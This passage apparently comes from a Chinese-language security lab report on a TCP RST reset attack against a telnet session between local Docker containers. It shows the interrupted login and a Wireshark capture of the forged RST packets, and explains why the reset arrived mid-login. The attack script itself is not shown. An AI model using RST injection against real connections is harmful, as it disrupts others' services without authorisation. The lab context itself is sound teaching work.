
攻击成功，攻击结果如下图所示。没有阻断*telnet*与服务器建立连接，但是打断了登录过程。



```
root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
Connected to 172.17.0.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
2091fb242a3d login: Connection closed by foreign host.
root@user:/#
```

这和*netwox*运行时的部分情况也是一致的，由于建立连接的速度太快，*python*程序截获到建立连接的*TCP*报文、并发送伪造的*RST*报文时，连接已经建立完毕，*SEQ*和伪造的*RST*报文对不上。所以是在登录过程中被打断，符合预期。

对应的*RST*报文在*wireshark*中截图如下。



```
No.   Time                          Source        Destination   Protocol  Length Info
 2100 2022-04-09 12:53:04.5577635…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2101 2022-04-09 12:53:04.5782243…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2102 2022-04-09 12:53:04.5782395…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2103 2022-04-09 12:53:04.6021336…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2104 2022-04-09 12:53:04.6021518…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2105 2022-04-09 12:53:04.6285528…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2106 2022-04-09 12:53:04.6285727…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2120 2022-04-09 12:53:39.1560246…  172.17.0.2    172.17.0.4    TELNET    69 Telnet Data ...
 2121 2022-04-09 12:53:39.1560724…  172.17.0.2    172.17.0.4    TCP       69 [TCP Keep-Alive…
 2122 2022-04-09 12:53:39.1560246…  172.17.0.2    172.17.0.4    TCP       69 [TCP Keep-Alive…
 2123 2022-04-09 12:53:39.1561349…  172.17.0.4    172.17.0.2    TCP       56 23 → 59296 [RST…
 2124 2022-04-09 12:53:39.1561469…  172.17.0.4    172.17.0.2    TCP       56 23 → 59296 [RST…
 2125 2022-04-09 12:53:39.1561349…  172.17.0.4    172.17.0.2    TCP       56 23 → 59296 [RST…
 2126 2022-04-09 12:53:39.2760979…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2127 2022-04-09 12:53:39.2761222…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2128 2022-04-09 12:53:39.3506611…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2129 2022-04-09 12:53:39.3506887…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2130 2022-04-09 12:53:39.4024203…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2131 2022-04-09 12:53:39.4024375…  172.17.0.2    172.17.0.4    TCP       56 59296 → 23 [RST…
 2401 2022-04-09 14:10:24.9340845…  127.0.0.1     127.0.0.1     TCP       76 53882 → 5037 [S…
 2402 2022-04-09 14:10:24.9341996…  127.0.0.1     127.0.0.1     TCP       56 5037 → 53882 [R…

▸ Frame 2126: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
▾ Linux cooked capture
    Packet type: Sent by us (4)
    Link-layer address type: 1
    Link-layer address length: 6
    Source: 02:42:b4:54:d5:fd (02:42:b4:54:d5:fd)
    Protocol: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.4
▸ Transmission Control Protocol, Src Port: 59296, Dst Port: 23, Seq: 107996481, Len: 0
```